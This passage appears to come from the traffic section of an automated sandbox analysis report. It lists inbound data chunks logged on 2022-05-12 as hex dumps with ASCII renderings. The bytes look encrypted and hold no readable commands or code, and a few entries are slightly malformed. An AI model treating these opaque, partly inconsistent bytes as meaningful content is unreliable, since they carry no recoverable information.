2022-05-12 17:41:27 UTC	94	IN	Data Raw: e1 2d 6e dc 15 d9 81 b1 f7 85 ec 35 9a e0 c3 c4 7a b1 58 ca ac b5 58 2d c7 57 0c df b8 e7 c6 59 26 e6 58 7f 36 8c fb 5d 26 60 03 a3 8e f7 10 1b 3b 5f 33 fc 3d ac 4e cb f9 3a d6 06 8e d5 f9 ca 04 e3 d0 7b 48 ca 4d 32 a9 42 91 bc ad a9 9f 02 8b 24 18 f3 ec 39 06 6e e3 eb df dd 4 29 38 73 ac e1 87 59 b5 bd 0e e3 6e 32 80 13 55 7e c3 5a fd da 97 81 11 a2 de 30 fa d6 14 15 af 40 f5 14 34 7e b5 42 e5 d7 29 eb 36 87 64 02 be 45 dc 88 2e 43 6e 62 6b 0c 7c 0e 67 f5 d6 98 78 49 e7 8e f6 fd d2 75 d7 09 aa 5e aa 55 ea a1 ba 69 3c f5 27 1d 22 0b eb b7 99 1b 67 c8 09 f0 a4 80 52 bb f2 76 64 3e d3 f3 56 f6 dd bf fe 69 ea 48 dc fd ad d4 05 61 04 9a 90 f8 41 ff 58 65 ba ea c2 4b e8 f6 d1 9d 05 54 0e dd fa bc dc f2 0b 29 80 f3 30 4a 67 3b 04 86 8a 02 18 6a 15 c0 f2 28 Data Ascii: -n5zXX-WY&X6]&`_3=N:{HM2B\$9n)8sYn2U-Z0@4-B)6dE8.Cnbk gxlu^Ui<""gRvd>ViHaAXeKT)0Jg:j(
2022-05-12 17:41:27 UTC	96	IN	Data Raw: df a2 29 47 44 7b b6 5f b6 cd f9 83 5e c1 1c 4a f8 3a a1 7e 01 6b 5f 9b d9 fd dd 23 40 33 df 5c 29 e5 ec 25 f3 41 08 42 98 3a b8 a7 cf c0 ae 21 fd 78 0b 23 c2 01 38 57 f8 7d 89 43 48 7a 44 12 9c 82 76 93 df e9 da bf e5 88 33 8f 08 c7 af 49 19 fa e2 b8 f1 53 50 38 69 8a f9 98 14 fd b4 2c 13 f7 57 ce d3 ef e0 61 6b 58 80 ac 64 fd d5 72 50 f8 d0 5e 4e 36 e4 2a 91 c2 a1 99 a6 b0 57 bd a0 52 d0 2c 96 61 ee 18 0e 0d 21 d1 9a a2 c4 1c a5 ca 37 17 64 79 10 e6 d6 65 00 82 64 e2 e4 2f 9e 62 8b c4 3d 7a 6a 7b f6 c8 cb f0 26 25 1a 79 d9 f8 bc 59 7a 0f 07 4b 78 54 98 ea da c4 25 44 d8 2e 95 d2 51 28 4f 8a 01 25 76 19 4f 04 6b 1b c0 f8 95 53 72 bb e4 c2 aa 5b 21 94 85 86 25 df 89 c0 fd 63 e4 19 ee b8 aa da fb 1a 91 58 4e f9 59 16 85 52 e5 7c ef 65 fd 62 32 02 04 24 5c Data Ascii:)GD[_^J:~k_#@3])%AB:!x#8W}CHzD3ISP8i,WakXdrP^N6*WR,al7dyed/b=zj(&%%YzKxT%&D.Q(0%vOkSr[!%&cXNYR eb2\$)

Timestamp	kBytes transferred	Direction	Data
2022-05-12 17:41:27 UTC	97	IN	Data Raw: 00 5e 3e 0e 28 1a fe 95 2a 11 99 cf 0d c2 a2 a8 df aa f7 6d ed fe 74 f3 57 ef 0f 9b f1 7a ea 71 58 f7 b2 c8 ea 65 00 1c 81 ff 5f ff ae 61 ba e6 c7 c0 c7 5b d5 9c 17 33 09 f7 62 b6 cf f3 32 33 91 f5 55 60 60 24 13 fa 6c 02 09 6a 1b 51 e7 06 72 e8 46 ba f3 8c 23 b9 59 68 00 7d 13 87 02 1d 96 f3 bb 9f 39 16 0b fd 2a 13 34 d3 10 cf 19 32 88 6b 64 be 49 f3 3f a7 2d 0a 55 84 c1 f2 9b e9 88 f6 a9 11 9b 52 d2 dc a8 a9 4c ef 12 cc 3f 56 58 48 a6 5a d5 cc 8c 89 cc 9c a8 e6 a2 23 5e 22 0e 38 8b 34 8b 3e bb 82 0c 4e 0c 54 46 78 8d e3 1a 5d 0d 0b b1 1e 97 95 e4 64 07 fa 15 31 3d 7b cf f7 88 3c 36 5f 88 38 17 e1 bb a2 fd b6 c1 c0 b2 13 17 2f 06 d6 42 5d fd ab 4c 57 c3 3c 5a d6 f9 3e 49 cc f2 c0 ab fe b9 94 55 66 c2 72 47 3f 7e 46 0e d9 75 fa cd 9a ed 4b 6b 2a a8 c1 5c Data Ascii: ^>(*mtWzqXe_a[3b23U`\$ljQrF#Yh]9*42kdl?-URL?VXHZ#^"84>NTFxD1=[s<6_8/B)LW<Z>IUfrG?~FuKk^\\
2022-05-12 17:41:27 UTC	98	IN	Data Raw: b1 3b 27 e6 5c e2 d6 e8 aa 69 ee a5 e3 c1 ad 87 39 6c db 30 fc 25 36 15 be 55 cd 32 1f 7e b3 6b 23 d1 38 e7 2d b9 02 12 b8 54 d9 70 21 00 62 78 fe 70 26 60 10 e8 e0 fb 89 67 fd cf 88 ed e1 62 67 d8 06 b8 d3 bf 7b ce b7 26 72 03 5f 31 81 33 1c f0 96 23 83 76 c8 3e d9 b2 1c 49 ae e8 6c 77 8a 65 f5 49 f0 e3 18 ef 6f ff 7c 5f 61 bc d2 0b 6a 3a a1 81 fe 54 d8 01 f9 ab e6 da 3e 1b 5a d5 97 0e 2e 0a b0 22 b7 cf f3 13 35 fe 22 5e 73 6f 32 0d ee 09 8f 1a 60 08 a3 ce 7b 66 e0 23 a6 e6 a4 ca 93 e1 6a 19 f6 7b a8 00 1c 8f f9 b0 8b 25 14 b8 e6 32 1a dc 5e 6d c8 0d 20 2f 65 7c b5 41 7d 99 21 63 18 ab 84 4f f2 9a d2 08 e5 a1 0f 03 1a 5f 8e a9 ba 48 e3 08 ce 3c 40 5e de a8 4a 3c db 3c 91 fd c8 bc 7a b3 35 6c a9 04 38 90 2f 9d 3e d5 af 01 44 02 92 35 50 9c e2 32 43 dd 07 Data Ascii: `\\i9l0%6U2~k#8-Tp!bxp&`gbg{&r_13#v~!lweloj_aj:T>Z."5"^so2`{f#ij%2^m e A]!cO_H<@^AJ<~<25l8/>D5P2C
2022-05-12 17:41:27 UTC	99	IN	Data Raw: d3 e5 d3 ae ce a7 7f b9 77 f0 cc 7f 41 e3 cb bf 46 e4 e6 11 9b d9 a6 9f b3 b5 69 97 a1 7e d8 2f 25 d5 c5 e0 d9 d1 27 be ce 00 db 1c 9c d4 07 05 69 46 33 18 d7 96 0a 93 7d e3 21 3b ae 81 a8 67 b3 7d 68 b8 d3 bf 7b ce b7 26 72 03 5f 31 81 33 1c f0 96 23 83 76 c8 3e d9 b2 1c 49 ae e8 6c 77 8a 65 f5 49 f0 e3 18 ef 6f ff 7c 5f 61 bc d2 0b 6a 3a a1 81 fe 8b 41 20 81 85 10 26 df 89 69 f8 69 f0 14 ff ae ba 3b d9 c8 96 62 52 ed 4f 14 8b dc 43 44 90 9a fc 4e 27 21 3f 6b 5e ad 8a 4b fb ca cb b9 90 2b 1b b6 ab 33 a3 75 7f ba fa 96 c8 4c f1 3d b6 88 f7 cd 07 79 33 a7 b4 07 43 1c 68 4f 01 a1 79 9b ae 29 5e 11 23 23 47 4e b7 64 96 65 02 37 18 0c c5 78 20 1f 1f 92 f9 03 c1 d0 3d 77 ad 9f f0 ea a5 1c 25 e2 c5 d3 5a fd 9f cb a6 b5 9f 31 e5 7f 30 d8 a2 13 d4 7e 1d cf 4c 81 3d Data Ascii: wAFi~-%g]iF3!;0zjq94!{Ya\$_F"/WnneZ9g]m\\A_&i;i;bROCDN!?"k"K+3uL=y3ChOy)^##GNde7x ~w%Z10~L=
2022-05-12 17:41:27 UTC	100	IN	Data Raw: 33 10 30 f7 35 4c d6 d2 3c c8 0d 21 8d 74 7b ad 43 89 2f ad 32 62 aa 85 ed f1 9d c1 00 e9 a9 1b 16 18 e2 db a9 bc 48 f0 01 3c 35 56 88 40 b3 41 3d a2 51 81 f4 da b5 b9 91 34 46 26 6b 31 9b 3e 9e 22 43 ab 87 55 0a 8e 87 96 8c e2 38 44 7e df ba 36 88 87 e2 7f 29 ff 3d cf 35 68 cc 7b 12 28 3c 5f 98 21 03 0e b2 98 c0 9e c4 e8 55 b1 06 2d 5f cf 6a af fc b7 47 46 c5 29 8d d6 04 63 4f db 7f b6 54 01 47 c4 5d 77 ca f9 af 4c 40 9b f0 27 28 5e c4 8e f9 02 66 d4 57 aa b2 a9 2c 44 00 4d 5b 81 5f 3c c0 99 50 b5 df 7c 1c c1 aa 3e ab b0 28 b3 9a 6f 32 41 56 a5 ae f8 ab 6d 97 a9 bd f3 d1 c5 b8 68 dc 69 6e 9a 26 63 2f 78 9c 74 38 7b 00 79 f1 8f 99 5a 24 f5 55 6d f7 62 2b 47 4e b2 b0 4b 8f d9 e9 8e 60 f4 92 4d f8 3a b1 67 0f 81 76 2f d5 ec d0 41 ab 87 db 5d 3c 42 e6 33 f7 Data Ascii: 305L<!{C/2bH<5VX@A=Q4F&k1>"CU8D~6)=5h{(<_U~WjGF)cOTG}wL@{^\\w,DM[<P> >(o2AVmhin&c/x!8{yZ\$Umb+GNK'M:gv/A]<B3
2022-05-12 17:41:27 UTC	101	IN	Data Raw: d0 e6 55 bf a6 e1 5b 2f f9 2c 8a 94 98 48 0f 6f d3 01 a1 79 bc 70 d7 72 1a 32 b9 47 4c 32 58 84 e6 19 23 00 3c f4 ff 38 e1 1e 22 f0 2c 60 e5 2b ed 94 b6 ee d8 8f cb 9a e6 c5 49 63 d9 80 f8 ba 23 97 25 fd 4b 01 5f b8 ed d5 ce 1f cf 47 4a 1c d2 fb 4c 2b eb c4 b7 9c d0 3d 8a 35 d1 84 5f 04 54 ae 03 e9 8c c7 01 91 ec fc 9f 98 f2 d7 3e 71 64 28 af b7 58 8e 86 b3 d3 33 11 8c 11 22 ec 8e 70 17 69 ed a4 d5 b3 48 32 35 44 38 fa e2 c3 8c 3e 13 dd 7b 3a b6 06 52 67 d4 90 89 46 8c 8a 26 64 c5 5f 60 ef 31 0a ee 55 fd 23 21 79 ac 28 2f a5 b5 f0 3c b0 d2 1c db df de eb 2f 42 65 1d fe 70 27 66 43 6b 9e 61 82 76 7e 98 91 9a 6b ef 71 c1 5d b1 39 32 6c d4 be f2 7c 60 dd 36 1a 3d 53 f0 bf a9 0e 60 d1 6b cc ec 1c 49 af e8 2c 7e 42 e8 e2 51 e3 b9 9b aa f5 f1 76 56 b0 b2 84 88 Data Ascii: U /,Hoypr2GL2X#<8`,`+!c#%K_GJL+=_5_T>qd(X3"piH25D8>{:RgF&d_`1U#y /(/Bep'fCkav~kq 92l '6=S'k!,~BQvV
2022-05-12 17:41:27 UTC	103	IN	Data Raw: bb 3c bb 29 72 36 41 51 81 55 77 1c 6f 08 18 99 1f d9 48 0f 79 11 f3 bf 17 77 62 3c 71 9e 79 39 65 02 0c e6 22 8b ea 26 f0 6a 61 ce 95 3b 4a 53 79 bf 4e aa 4f e2 9f 6b f5 c5 de 99 a4 a1 7e 0c 43 4d ba c4 e1 cb 27 59 65 ca 59 a1 f0 e0 ec e9 97 94 1e 87 27 47 b5 e5 94 b6 3f fe d7 13 f9 d0 01 27 48 df 39 89 42 fb 65 dc 14 b0 a1 fa 07 03 5d e4 ab ec 9f 27 a9 7f c2 be 4d 2f cb 11 a1 d9 61 84 29 6b 39 e6 00 d4 72 99 9e 13 fd 6e 8d c2 ea fb 00 a4 49 84 b7 75 77 1c e1 56 f8 db 50 49 5c cd 72 8a d3 ac a6 ef a8 7f 63 88 71 da 04 2a 6f ff 10 31 f8 32 df 81 0e ca 05 87 6f e9 09 4c 4e 1f 18 df 43 19 9c 44 db 32 3c 9c a3 a8 d1 1a 7a 3a 6a e9 c7 35 f1 0a 28 0d 7d f1 c1 ac 5b 70 23 f5 56 68 47 9a ea cb c9 27 52 26 2e aa ee 49 a5 0a 8a 01 24 8f 1e 50 02 67 1d 4d c6 98 4c Data Ascii: <)>6AQUwoHywb<qy9e"&ja;JSyNok~CM'YeY'G?"H9Bej'M/a)k9mluwVPI!rcq"o12oLNCD2<z;j5 {[p#VhG'R&.l\$PgML
2022-05-12 17:41:27 UTC	104	IN	Data Raw: 21 d3 3e 37 28 ab 8f 07 af 46 fe 2d ee 14 52 43 62 61 2a 51 fc 75 f1 fb 9e 59 4f de 8e fc 29 f2 5e e8 1b ae 45 a6 12 1b a0 ba 69 2f 48 0d 1d 22 1a ee 8f 35 1f 67 ce 11 d3 e9 fd 58 ba ea 67 61 17 67 c3 50 fc da 86 fe 69 0f 71 49 ec bb c7 1c 5c 39 3f 90 f8 4b c6 1f 7c 44 e1 fd 44 d1 5c c3 82 14 bb 07 cc f2 b6 de f1 05 35 6f f4 73 60 63 39 18 eb e8 b5 09 65 14 c0 72 28 66 ea 0f b1 ea 9f 21 91 f0 64 1f 77 82 a9 2c 0f 9e 70 16 9b e9 01 cc 7a 1a 0d c3 0a 2f 32 12 c2 9e 7c 7b bc 4b ec 27 53 33 34 a1 94 ea ff 82 99 9c eb a3 08 1f 03 c3 d4 b6 aa b7 f1 2d d5 24 50 5e 94 aa 45 34 dc b3 88 f4 c1 a2 f9 af c2 45 1d 08 26 17 11 94 28 44 90 24 4a 04 97 a7 78 9c ea 2f b7 0c 27 b2 27 85 8e fb 4d b3 f5 06 39 37 79 c2 7b 61 2e 10 5c 81 21 03 1f ab 86 a0 59 c4 c4 5b 02 10 3e Data Ascii: !>7(F~RCba*QuYO)^Ei/H"5gxgagPiq\\9?K]DD\\5os`c9er(fldw, , {K'S34-\$P^E4E&(D\$Jw"/M97y{a.\\Y >
2022-05-12 17:41:27 UTC	105	IN	Data Raw: 22 4e ec 35 a5 29 0b d1 90 13 eb 15 b6 fc 33 06 69 8c 32 18 c6 69 9a 93 6c f5 bf 13 96 7d a9 dd 36 6c 64 6b 75 c1 22 d1 a6 28 0b 7d 6d c7 a4 79 d8 23 e3 54 f4 41 8c ca 33 c9 3a 52 ba 29 a3 fe 99 a5 57 8a 9d 22 7e 3e e8 13 78 16 5c ef 84 53 22 d9 e3 f3 b8 74 ba 85 b3 ab 6f 43 89 7d eb 65 8a 88 e8 b6 ad da e6 78 96 6b 4a f7 5b 9b 8a c3 5e 5c e9 f8 fb 7d 20 3b 8b 2f 43 a3 a0 9b e7 d9 cc 25 87 33 0b a3 73 ae 89 7f 7e 9e 34 56 cc 4c 6b 54 bf 9b e8 a0 a2 f8 2c b5 94 99 48 0f 6f d3 16 b9 75 8b cc 2e 6d 0e 12 c2 56 4b 2d eb 94 65 1d 04 ad 0c d4 7f a4 e7 01 a8 fe 38 e3 d2 66 5a 1d f1 ea af a8 9c f9 dd f5 c2 de 9f cb 30 b9 99 3b fd 06 bd d9 a7 f7 f5 bc 0e c8 58 e3 3a 4d e0 53 64 eb d3 af 9f f9 12 96 33 ce 99 dc 54 cf b7 2b e1 0f c3 9a 88 cb f6 ea e9 e3 d0 21 d4 Data Ascii: "N5)3i2ilj6ldku")jmy#TA3:R)W"~>x S"toCj]exkJ[^\`;/C%3s~4VLkT,Hou.mVK~e8"f0;X:MSd3T+!
2022-05-12 17:41:27 UTC	106	IN	Data Raw: 1c 03 c3 d7 b1 44 48 dc 0b dd 1d 19 49 42 b3 4f 32 de ab 80 e5 db b5 e8 5c 3d 68 21 15 3f b2 f3 90 28 43 ec 63 54 0a 82 b0 77 79 e9 32 58 06 14 b4 c8 83 b8 e8 67 3e ec 7a f6 36 68 c0 73 8f 3c 37 5f 88 39 12 e1 bb a2 b7 d4 d0 ea 51 19 1a 3f 50 d0 42 4c f6 a8 47 a9 c2 11 ac 11 6a 9c b6 33 ed ba 47 0a 46 c6 5e 79 d2 11 b9 ec 8b 8a f8 31 5c 5c c4 85 fc 39 9f d5 46 ab bc a6 c6 6d 2c 44 4c 80 5b bb d4 91 4f be df 7f 0d d8 b7 5b 6f b0 a4 a5 30 56 fd 51 42 8b 74 c0 aa 67 8c b8 33 c8 d5 da ab 65 cb f5 62 84 d8 63 10 4a 9f 75 3f 6a a4 7c f0 f8 9e e9 3c 89 66 79 d8 20 53 6c f2 b4 5a 1d 67 89 66 e2 1e 5e ec 2e 98 eb 1b 95 54 a0 59 bd da 35 69 af 23 5c 2f 4d df d5 fe 41 13 44 98 2e 55 ad e3 93 ac 25 7b 9e 0a 0f dc 03 33 40 e5 63 02 6f 23 6f 48 03 9c 7a f0 93 df Data Ascii: DHIBO2!h!?(CcTw2Xg>z6hs<7_9Q?PBLGj3GF^y1\\9Fm,DL[O[o0VQBtg3ebcJu?j]<fy SI_gf^.TY5i#V/MAD.U%{3@co#oHz

Timestamp	kBytes transferred	Direction	Data
2022-05-12 17:41:27 UTC	108	IN	Data Raw: 7e 1e 4b af 0d d4 75 57 44 1c be eb 0d 6e d0 2c 75 93 de 41 eb af 3e f5 43 c7 d5 78 f8 8e cf bd bb 90 4d 52 7e 21 d5 d7 48 d7 52 04 ee 49 7b 14 9b fa 4c 2d 7b c4 b4 90 e3 0c 0f 24 d4 92 ac a5 52 b1 3e 90 b5 d4 06 84 f2 f8 cf 15 e6 c6 4e f8 7a 46 39 c9 fa 93 bc a6 94 be 04 a3 c7 18 f3 ea f4 de 7d f8 8e db d5 c3 f9 21 4f 16 e8 ac 49 8c 3d 1d e7 72 75 9a 16 55 72 84 2a ff da 97 ab 28 29 cd e6 ef f3 27 18 be 5e ec 5b 18 84 b2 6a 36 c4 2f f4 33 b8 44 10 ab 50 c0 c7 78 17 7e 46 ab 60 20 7f 2e 00 f3 fd 99 62 77 cc 98 de 94 ff 76 d4 09 a0 5e aa 6c d7 b7 d5 d3 04 41 2d 72 87 18 ef 95 13 0e 63 df 25 c5 cb 30 59 a8 fd 08 c4 14 74 f9 70 ed f3 95 f0 41 c3 71 49 f7 be d2 05 6b 3b eb 83 f7 5a d8 06 70 8b 52 d3 49 e8 78 d5 9d 09 34 14 ce fc a7 c6 e3 75 84 93 f5 55 60 6d Data Ascii: ~KuWDn,uA>CxMR~IHRl{L~\$R>NzF9)!OI=ruUr*()^!j6/3DPx~F' .bww^IA~rc%0YtpAqlk;ZpRlxu4U`m
2022-05-12 17:41:27 UTC	109	IN	Data Raw: ba 8c bb fb 85 d2 f9 35 f9 5e 54 cc 9f 2a 56 4b bc 8a a1 a6 f7 cb 8c 1d a2 1e 4a fc 49 1a 71 1b 9f 47 dd a6 42 d8 35 62 af 77 5e 2f 4d e1 76 34 d2 19 4f 98 1a 55 a9 e3 93 a8 25 61 9e 0a 0f fa 10 32 ca 53 6b 98 46 fb 63 4e 89 13 b0 f4 92 f1 b3 cb b3 f7 b1 c5 a7 6e cd b8 cf ea eb ee a0 f1 92 52 38 65 00 0b 94 0e e6 dd 45 03 fb 79 0f 82 ef ea 0f 23 5e 9f b4 68 ec c6 6e 5f f6 e7 bf 46 e4 92 04 f3 92 a7 8e bd a2 6e 6d 76 dd 81 04 20 67 c6 d8 27 2e 2b d3 eb 3e da 16 b2 c1 44 ac 6b 66 38 09 d2 3a a4 91 6c ff 1a 93 94 7d a2 de 26 ec 08 d8 eb c7 3f d9 a5 0a 0b 77 f8 d6 2a 2a de 21 e3 5e 40 e8 97 ea c1 c0 22 c4 55 81 bb de 40 8d f8 88 01 2e 6c 07 c6 60 d6 14 c0 e3 b0 e3 68 45 ef c6 17 48 26 89 a4 ae b1 68 e0 b4 e2 7a fd 69 a0 a8 a7 c1 c7 df 83 7b 41 f9 5e 18 95 22 Data Ascii: 5^T*VKJlqGB5bw^/Mv4BOU%a2SkFcNnR8eEy#^hn_Fnmv g'.+>Dkf8:lj&?~w**!^@~"U@.l'hEH&hzl{A^"
2022-05-12 17:41:27 UTC	110	IN	Data Raw: 76 d4 32 1e 4d ae 77 c9 ce 74 62 05 47 54 b7 20 1a e5 e1 9e 1d 67 c4 09 62 a6 80 52 aa 8c 58 60 16 70 80 e4 fe f5 8e d6 da e2 71 43 d5 19 d6 14 6e 43 f2 91 f8 4d c8 5a 76 b5 0e c0 42 fd 55 2b 9c 2f 2f 1b dc 2d bc d0 f6 89 02 91 e4 50 6c 20 c5 0f c5 52 00 1b 13 a8 ad e6 20 79 ec 43 dd 5c 8e 29 9b c9 c3 02 7b 76 b9 0c 05 44 8d 13 8e 33 1c 32 58 37 0d c0 fa 8c ca 0d 2b 95 1b b5 ac 43 f5 a9 be 38 07 ed 96 e2 e3 8c ce 1f ee 57 1a 3b 1b d0 cd a1 92 aa f0 01 d5 5a 9d 48 42 bf cf 7a cd a0 81 e7 d6 b5 fd b1 33 44 20 0b 27 b0 c0 95 04 4c bb 0c 54 0a 84 b0 53 9e ed 32 58 02 10 45 37 ae 9a e6 15 6e ea 15 35 0e f1 31 93 60 33 2f 50 99 23 04 00 b1 70 bf 8b c3 c3 14 0c 1b 36 4c db 53 52 e2 f3 b3 56 ef 34 9d a8 fa 9c b6 d3 b7 a2 5b 01 57 d8 4a 20 3c ee 94 dd 82 e8 5a 24 Data Ascii: v2MwtbGT gbRX`pqCnCMZvBU+//~Pl R yC\`{vD32X7+C8W;ZHBz3D`LTS2XE7n51`3/P#p6LSRV4[WJ <Z\$
2022-05-12 17:41:27 UTC	112	IN	Data Raw: 18 4c 7b 76 e3 7e aa ee 15 3b 04 7d e0 ce ab a7 71 0f e0 4c 7b 48 95 fb c4 d6 1b ac 27 03 bf f5 78 ba 75 99 0e 24 74 11 4f 08 86 17 ec f5 91 5d 63 47 f4 e6 8f a9 26 83 a7 a5 21 f7 6c e2 70 98 d8 ef a9 a1 5a c7 f8 83 7b 41 f9 5e 18 af 22 53 6f 81 75 f4 75 fb 35 1e 36 78 be 8f 46 d6 d3 8d 7f 2d 28 ec 57 49 ce 61 6e ba da 47 c8 9a 78 09 a0 8a f5 ef 93 fc 33 ad b6 63 76 0e 6f 4b 16 d5 cc 90 50 22 63 1f 41 8b 54 4b 27 5f 3d 78 08 2e 16 1a 42 0c 96 e3 1e b4 c9 84 7d d4 37 59 35 b3 f1 e0 a6 23 0c 51 aa 03 72 de 95 b6 e7 be 86 26 fd 4a 32 d0 b8 fc da 4d 39 36 59 53 4b 50 80 0d 2a 77 d1 b8 92 e2 cb 85 6e d1 84 c1 3d 65 b0 34 f5 12 ad 38 8f d4 ed cc 77 49 d2 21 42 6a 43 40 08 5d 91 b6 84 1d ad 00 81 07 0f 65 9f 42 04 6e f8 b0 65 dd d4 29 3b 4c 93 96 29 5d 9d Data Ascii: L{v~;}qL{H`xu\$to}cG&!lbpZ{A^"Souu56xF~(WlanGx3cvoKP"CATK`_x.b)7Y5*Qr&J2M96YSKP*wn=e48wl lBjC@ eBne);L])
2022-05-12 17:41:27 UTC	113	IN	Data Raw: 83 a4 14 83 20 54 22 77 af 78 87 ca ab 49 0d 01 a8 3d 93 93 f3 e2 7e eb 15 30 1f 9b ca 6c 95 3c 3b 4e 92 23 03 20 cd 70 41 58 c7 93 12 12 17 21 4a ca 44 8b 72 ed 4d 57 c1 2c a0 a7 b1 74 93 db 24 3c 4a 01 46 d6 28 2e c3 ef bc d6 92 9f e6 37 8f c1 7b 8d 37 39 86 c6 5a 98 c1 ad 38 6c 11 4b 4a 8a c7 e8 c7 99 52 cf 8a 75 0d cd a3 49 fb 8f f5 b6 38 7e 38 44 47 9c 51 76 f2 67 86 ad d2 9d d1 c6 bc 01 06 e5 69 9c 1c 0b 3d 70 8d 7e 55 2c 8d bb f5 8b 32 3a 35 f7 3f d2 dd 90 20 6f e8 a1 b6 55 b1 e8 b4 8c 1d a1 1e 4a fc 33 a1 75 cd 1a 04 b7 d5 ee a1 7d 69 87 df 4d 22 6f c1 37 fe 4b 1b 34 9b 26 46 a2 e4 f1 0d 38 70 6a 1a 2b b0 bc 36 46 fe 43 37 45 ea 61 59 01 c7 02 f6 93 d3 63 64 b1 fd 93 1e 17 6c c7 a5 52 be fa e3 2e 80 61 52 3a 14 6d e9 94 0a 5b dd 58 02 fb 75 21 eb Data Ascii: T"wxl!=~0<;N# pAX!JDRMW,\$<LF(. 7{79Z8IKJRul8~8DGQvgi=p~U,25? oUJ3ujim"o7K4&F8pj+6FC7EaY cdlR.aR:m[Xu!
2022-05-12 17:41:27 UTC	114	IN	Data Raw: 6d 00 7f 7f 2c 91 06 dc 04 a1 8c 33 14 19 84 9f 0f ca d8 25 a2 7e 8f 8f 74 71 85 ec f1 2e a7 1a a8 a9 85 e7 fb f2 0f 01 f4 af 68 bd 01 d2 d6 d7 11 4b f0 0b f7 84 54 49 48 91 f5 29 cd aa 93 fb c6 bb e9 b1 2f 57 21 2f 56 98 3d e7 82 47 83 2a 4a 06 ee dc d6 8f e2 38 61 a2 09 bb 3c 93 84 fc b6 5c 59 17 31 3d 40 65 6e 9f 25 14 ef 9b 32 01 07 d5 40 bf a7 c3 6f 42 1d 15 27 40 ca 4c 33 2a 33 57 38 0d 3c a5 2f 75 c9 4b cc f8 cf ff 03 46 dd 7d d7 c0 ef b2 c2 fa a4 f1 26 8e 3c 7e 98 ed 20 bc 66 55 a0 a9 87 8c 6e 00 44 34 57 49 b1 c1 bf 41 a4 db a2 1e d9 ad 50 80 a2 19 d3 3a 7c 39 26 e8 8f 53 f5 0d f5 01 ab db da ee 17 6c cb ee 41 2a 24 62 36 6a e2 b2 2f 6c 8a c8 5b fa 98 f2 4b 56 43 79 d5 b8 9b 45 44 a9 b4 24 98 da ea 8a 15 50 1d 4a f2 12 03 71 1b 9f 76 03 d7 ec Data Ascii: m,3%~tq,hKTIH)/W!V=G*J8a<Y1=@en%2@oB'@L3*3W8<uKFj)&~< fUnD4WIAP.; 9&IA*\$b6j/!l[KVCyED\$ PJqv
2022-05-12 17:41:27 UTC	115	IN	Data Raw: 9e 96 55 32 8f 73 5e bd d2 bd cc 4c f7 af a0 8a e6 d1 2d fa 0b 72 b4 18 48 0f 7e 4b 09 58 67 be 5e 3e 70 61 76 24 56 4f a3 c0 9f 76 12 37 1b 0c c5 7b 2f 1f 1f 92 e2 33 6c d0 3d 60 81 ad 0f eb 83 31 92 ec d8 c6 76 de 8e cf b1 41 87 0e e7 54 2d c1 ab e9 d5 43 0a d7 52 81 3d 7e f0 4a 3e 37 5a b0 83 e6 02 01 26 d5 84 d2 11 4b 4f 35 d3 15 c3 0c 97 c7 ed ca 15 e7 ce df 49 57 4e 3b b1 89 9d a3 a5 a1 ab 00 9a 0a 06 f8 12 ed 2a 68 eb d6 d5 d3 c7 27 32 4a 01 fe 79 5e b1 27 0e 98 20 1b 2a 13 5d e2 84 8a fc da 97 89 56 21 db 30 f6 91 8e 17 af 40 cb 8c f6 62 a0 6e 30 c6 2d fb c5 ae b2 06 95 4f d4 ff 34 06 6b 6a 7d 68 de 78 2a 7c f9 f4 a2 b9 7e d4 9d f2 f7 ef 72 c8 e4 af 63 ad 6a c0 a5 ba 72 01 5e 2b e3 23 36 ed b4 30 27 41 31 de 2c a6 83 5e c7 24 66 61 10 5e f3 45 cc Data Ascii: U2s^L~rH~KXg^>pav\$VOv7{/3l=~lvAT~CR=~>J>7Z&KO5IWN;~h"2Jy" *j]V!0@bn0~O4kj)hx* ~rcjr^+~#60' A1,^\$fa^E
2022-05-12 17:41:27 UTC	116	IN	Data Raw: 17 b6 50 b4 cd 5c 19 c9 bc 4a b9 4c 28 b7 32 a8 29 53 53 8b 4d fc 99 be 58 a3 b8 df fc c1 a9 6a a4 b9 69 9a 2c be 3e 76 e2 bf 2c 6c 86 ad eb ee f7 27 34 fd 47 51 16 91 2a 4d 6c ea b4 5f a1 f3 10 8f 66 e4 70 00 f8 3a ba 78 19 93 31 74 d7 ec d0 2f 72 91 b4 83 2e 47 f1 1e 37 40 19 45 af 6e 44 a6 e5 aa 5d 3b 70 66 64 69 c3 12 3e 4b f6 6d f7 84 e8 6b 42 1a b8 aa e3 fc 06 4a cb b5 eb b1 f3 a6 6e cd a3 44 93 09 ea a1 df 0e 98 38 6f 22 d1 23 0f ec b2 a6 e1 ff 7f 85 de e6 c2 ea 34 58 86 c9 b1 e3 c6 75 7c e5 d4 69 a2 cc e5 00 a0 f0 a6 8e b3 a7 7d 6f cf 91 d8 04 2a 7a d6 04 30 41 fe d0 90 06 f3 df b7 c7 3d 2e 20 64 32 1e ff b3 0b 93 6a 9a 78 3c 96 77 80 73 32 7a 71 65 ee d0 26 f9 32 79 0a 7d f1 d0 bb 5b 0b 7e e2 54 6c 28 51 e8 cb c3 e0 4a fe 38 63 c9 9c 28 4f 8a 01 Data Ascii: PJLJ(2)SSMXji,>v,l'4GQ*MI_fpx:1tr.G7@EnDj);pfdi>KmkBjnD8o"~4Xulj)o~z0A=. d2jx<ws2zqe&2y]~Tl(QJ8c(O
2022-05-12 17:41:27 UTC	117	IN	Data Raw: fe 2d 25 aa 4a e2 bf 30 7e b7 6b 30 c6 2b 6f 8c ac 10 b4 68 54 15 fb e6 8b 55 6e 62 60 2b 7b 01 76 7f 4a bb be 60 de 84 f5 e1 f9 74 50 ad ad c1 19 55 25 a1 ba 69 02 4b f9 0d 07 32 c2 9f 35 15 6b da 2b fb 8a 80 58 a2 29 67 67 3c 74 f2 46 fc f5 84 fe 69 e0 5c 64 fd bd c9 14 64 2d 2e a0 fa 4b ef 17 65 ba e5 d0 4d d1 4d d9 b6 29 27 15 c8 04 b7 e3 fb 02 2e 91 fd 47 8d 64 17 06 9a af 00 18 6a 09 b6 ea 2a 6e f6 d7 af de 8e 3e 9d e1 64 19 85 7d 84 02 36 9e d5 75 8b 31 79 c8 f7 35 07 e0 c1 0c ca 0d 18 8d 74 7b ab 42 f3 fb 3e 33 80 85 e5 f4 63 c0 2c f6 b1 17 17 0b ca 22 a8 96 40 f2 72 0e 34 56 43 49 a0 4f 2b c5 b6 7e f5 fc a8 f1 ae 3c 4c 28 fa 39 b6 3c bf 2a 6e 50 27 56 65 56 af 78 87 c8 32 49 0d 10 8b 33 82 52 e4 6e 2f ec 14 31 26 6a c9 44 7a 2e 3c 59 b1 d4 0a Data Ascii: 